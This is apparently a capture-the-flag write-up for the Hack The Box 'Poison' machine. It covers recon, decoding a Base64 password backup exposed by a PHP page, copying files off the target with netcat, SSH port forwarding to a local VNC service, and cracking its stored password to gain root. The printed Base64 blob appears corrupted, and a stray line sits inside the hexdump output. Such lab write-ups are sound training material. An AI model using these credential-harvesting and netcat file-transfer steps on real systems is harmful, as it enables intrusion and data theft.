

Poison Machine (Hack The Box)

Target IP: 10.10.10.84


Target OS: FreeBSD

1. Recon

As usually, we start with the `nmap` to see open ports:

```
blinder@peaky:~/Desktop/HTB/Poison$ nmap -v -A 10.10.10.84 -oN nmap.txt
...
22/tcp open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
80/tcp open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
...
```

Let's check port 80 first.




Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


Scriptname:

After enumerating the website, `listfiles.php` had an interesting output:



2. Owning User


Let's check `pwdbackup.txt` file:



This password is secure, it's encoded atleast 13 times.. what could go wrong really..

```
Vm0wd2QyUXlVWGxwV0d4WfLURndVRlpzWkZ0aLJswjBUVlpPV0ZKc2JETLhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2twVQpiR2hvVFZwd1ZWwnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdwZDBS
bVZHV25SaLjYUlvUVUxU1ZadGRGZFZaM0JwVmxad1dwWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtrKdaR2hw0VKVdXeGFTMVZHWkZoTLZGSLRDazFFUWpSV01qVlRZVEZLYzJ0SVRS
WmkKV0doNlZHeGFZVksIVWtsVWJXaFdwMFZLVlZkWGvHRLRNbEY0VjI1U2ExSXdXbUZEYkZweLYy
eG9XR0V4Y0hkWFZscExVakZPZEZKcWpaR2dLWVRCWk1GwkhkR0ZaVms1R1RsWmtZVkl5YUzKv01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWyMtKRVLYcEdlVmxycLVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUV3hLUjFSc1dtdFpWa2w1WVva
T1YwMUcKv2t4V2JGcHJWGRXU0dSSGJFNWlSWEeYVmpKMF1XRhXblJTV0hCV1ltczFSVmxzVm5k
WfJsbDVBvJIT1ZkTlJFwjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2F5S1hVbGRVmxweLRrWlpLVTVWT1ZwV2EydZFXVlZhcMExWXdNWNlVjJ0
NFYySkdjR2hhU1ZWNfZSwkdKRIJGTldoTmJtTjNwbXBLTUdJeFVYagLSbVJWwVRkb1YxbHJWEZT
Vm14elZteHckVG1KR2NEQkRiVlpJVDfAA2FwWlRa3BYVmxadlpERlpkd3B0V0VaVFlrZG9hRlZz
WkZOWFJ5WnhVbXM1YW1Re1FtaFziVEZQVkaawpXR1ZHV210TmJFWTBwakowVjFVeVnraFziRnBW
VmpOU00xcFh1RmRYUjFaSfdrwldhVkpZUW1GV2EyuXddazVHU2tkaLJGbeXwRlZTCmMxSkdjRfP0
Ukd4RVdub3dPVU5uUFQwSwo=
```

Fair enough, let's fire up our Papa Luigi a.k.a. CyberChef (<https://gchq.github.io/CyberChef/>) for interactive encoding/decoding. We use `From Base64` since the "=" sign at the end of the string lets us know it's Base64 encoded text.



We decode until output makes sense, which in this case was: `Charix!2#4%6&8(0)`. Since SSH was the only running service besides HTTP, this could probably be the SSH password. Let's try connecting, and let's try using `charix` as username.

```

blinder@peaky:~/Desktop/HTB/Poison$ ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Fri Jun  1 03:51:10 2018 from 10.10.14.13
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:    https://www.FreeBSD.org/handbook/
FreeBSD FAQ:         https://www.FreeBSD.org/faq/
Questions List:      https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:      https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To see the last time that you logged in, use lastlogin(8).
-- Dru <genesis@istar.ca>
charix@Poison:~ %

```

User owned, now let's move on to owning the system.

3. Owing System

First, we check the content of home directory of `charix`:

```

charix@Poison:~ % ls
LinEnum.sh      secret.zip      user.txt

```

Unfortunately, I could not unzip `secret.zip` directly because the shell didn't offer user interaction to type a password. So, first, I moved it into my Kali Linux machine using `netcat`:

In the remote machine:

```

charix@Poison:~ % nc -l 8181 < secret.zip

```

In my own machine:

```

blinder@peaky:~$ nc 10.10.10.84 8181 > secret.zip

```

Now we have `secret.zip` in the directory we ran `nc` from. To unzip, I first tried the same password as the SSH one (`Charix!2#4%6&8(0`) before brute forcing anything, and it worked.


```

blinder@peaky:~/Desktop/HTB/Poison$ nc 10.10.10.84 8181 > secret.zip
^C
blinder@peaky:~/Desktop/HTB/Poison$ ls
nmap.txt  secret.zip
blinder@peaky:~/Desktop/HTB/Poison$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
  extracting: secret
blinder@peaky:~/Desktop/HTB/Poison$ ls
nmap.txt  secret  secret.zip
blinder@peaky:~/Desktop/HTB/Poison$ cat secret
00[|$z!blinder@peaky:~/Desktop/HTB/Poison$ █

```

After unzipping, we retrieve a file called `secret`, which has gibberish content inside it. Let's run the following command to see the content in hex format:

```
blinder@peaky:~$ hexdump -C secret
```

```

blinder@peaky:~/Desktop/HTB/Poison$ hexdump -C secret
00000000  bd a8 5b 7c d5 96 7a 21  |..[|..z!|
00000008
Last build: 21 days ago

```

So, now we have this hex value which makes sense from the dump: `bda85b7cd5967a21`.

We have no idea what it is, but we will save the value as it may come handy later. In other words, we continue enumerating.

One of the first things I checked is running services as root, by running `ps -aux | grep root` (one of many Linux enumerating commands). Output:

```

root 390 0.0 0.2 10500 2448 - Ss 03:48 0:00.05 /usr/sbin/syslogd -s
root 543 0.0 0.5 56320 5392 - S 03:48 0:00.90 /usr/local/bin/vmtoolsd -c /usr/local/share/vmware-tools/tools.conf
root 620 0.0 0.7 57812 7052 - Ss 03:48 0:00.04 /usr/sbin/sshd
root 624 0.0 0.8 85228 7648 - Is 03:48 0:00.03 sshd: charix [priv] (sshd)
root 639 0.0 1.1 99172 11516 - Ss 03:49 0:00.13 /usr/local/sbin/httpd -DNOHTTPACCEPT
root 653 0.0 0.8 85228 7768 - Is 03:49 0:00.02 sshd: charix [priv] (sshd)
root 690 0.0 0.6 20636 6204 - Ss 03:50 0:00.03 sendmail: accepting connections (sendmail)
root 694 0.0 0.8 85228 7832 - Is 03:50 0:00.03 sshd: charix [priv] (sshd)
root 719 0.0 0.2 12592 2436 - Is 03:50 0:00.01 /usr/sbin/cron -s
root 2122 0.0 0.8 85228 7836 - Is 04:03 0:00.03 sshd: charix [priv] (sshd)
root 2138 0.0 0.8 84012 7708 - Ss 04:05 0:00.02 sshd: root [priv] (sshd)
sshd 2139 0.0 0.7 61264 7436 - S 04:05 0:00.01 sshd: root [net] (sshd)
root 2140 0.0 0.8 84012 7708 - Ss 04:05 0:00.03 sshd: charix [priv] (sshd)
root 2146 0.0 0.8 84012 7708 - S 04:05 0:00.00 sshd: root [pam] (sshd)
root 2147 0.0 0.8 84012 7708 - S 04:05 0:00.00 sshd: charix [pam] (sshd)
root 529 0.0 0.9 23620 9032 v0- I 03:48 0:00.11 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /r
root 540 0.0 0.7 67220 7056 v0- I 03:48 0:00.05 xterm -geometry 80x24+10+10 -ls -title X Desktop
root 541 0.0 0.5 37620 5204 v0- I 03:48 0:00.02 lwm
root 766 0.0 0.2 10484 2076 v0 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv0
root 767 0.0 0.2 10484 2076 v1 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv1
root 768 0.0 0.2 10484 2076 v2 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv2
root 769 0.0 0.2 10484 2076 v3 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv3
root 770 0.0 0.2 10484 2076 v4 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv4
root 771 0.0 0.2 10484 2076 v5 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv5
root 772 0.0 0.2 10484 2076 v6 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv6
root 773 0.0 0.2 10484 2076 v7 Is+ 03:50 0:00.00 /usr/libexec/getty Pc ttyv7
root 559 0.0 0.4 19660 3620 0 Is+ 03:48 0:00.02 -csh (csh)
charix 2149 0.0 0.0 412 328 4 R+ 04:05 0:00.00 grep root
charix@Poison:~ % █

```

Of all running services, `Xvnc` looked the juiciest one. But what is VNC?

In short, it is a teamviewer-like software to remotely control another computer. Therefore, I started researching about the service, in which this article www.hep.phy.cam.ac.uk/vnc_docs/start.html helped a lot.

I checked anything starting with `vnc` that was installed in the machine and listening ports by running `sockstat`:

```
charix@Poison:~ % vnc
vncpasswd vncserver
charix@Poison:~ % sockstat | grep vnc
root      Xvnc      529      0      stream   /tmp/.X11-unix/X1
root      Xvnc      529      1      tcp4     127.0.0.1:5901    *: *
root      Xvnc      529      3      tcp4     127.0.0.1:5801    *: *
root      Xvnc      529      4      stream   /tmp/.X11-unix/X1
root      Xvnc      529      5      stream   /tmp/.X11-unix/X1
```

To get access to that running service, I had to run a viewer, which in Unix is done with `vncviewer` (was not installed in Poison machine).

Back in Kali Linux, I tried connection to the viewer that root had initialized, but the service was available locally only. This means that I had to use SSH Port Forwarding (SSH Tunneling).

SSH has this cool feature (`-L` flag) that we can request SSH to listen on a particular port on our machine and forward the traffic to a port on another machine.

```
blinder@peaky~:$ ssh -L 5902:localhost:5901 charix@10.10.10.84
```

The above command starts an SSH connection to `charix`, but also makes my system listen on port `5902`, and forward any connection to `5901` (based in `sockstat`). By default, VNC protocol uses port `59XX`, where `XX` is the display number of the server (in this case, display 01).

After establishing the new SSH connection, we check for listening ports in our machine to verify:

```
blinder@peaky:~$ netstat -punta | grep 5902
blinder@peaky:~/Desktop/HTB/Poison$ netstat -punta | grep 5902
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5902          0.0.0.0:*                LISTEN      3818/ssh
tcp6       0      0 :::1:5902              :::*                      LISTEN      3818/ssh
```

Now, instead of using `vncviewer :1` we can run `vncviewer :2` to launch the viewer and try to access the service that root started, only to see that it requires authentication (not surprising):

```
blinder@peaky:~/Desktop/HTB/Poison$ vncviewer :2
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
```

`Charix!2#4%6&8(0` did not work, so we should get back to our hex value that we saw earlier: `bda85b7cd5967a21`. When doing more research, I learned that VNC uses `VNC Hash` to authenticate to the remote-control server, and our hex value might as well be a `VNC Hash`.

I searched for ways to decrypt VNC Server encrypted password, and found a windows executable file which can decrypt classic VNC DES method:

<https://www.raymond.cc/blog/download/did/232/>

Its usage is simple: `vncpwd.exe <hash>`

```
blinder@peaky:~/Desktop/Malware/vncpwd$ wine vncpwd.exe bda85b7cd5967a21

*vnc password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)


Password:  VNCP@$$!

Press RETURN to exit
```

We now can run `vncviewer` and authenticate:

```
blinder@peaky:~/Desktop/HTB/Poison$ vncviewer :2
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

A viewer is formed, and we are in as root!



We get the flag with the same netcat method.

```
root@Poison:~ # ls
.Xauthority      .k5login         .rnd              .viminfo
.cshrc           .login           .ssh              .vnc
.history         .profile         .vim              root.txt
root@Poison:~ # nc -l 8181 < root.txt
[]
```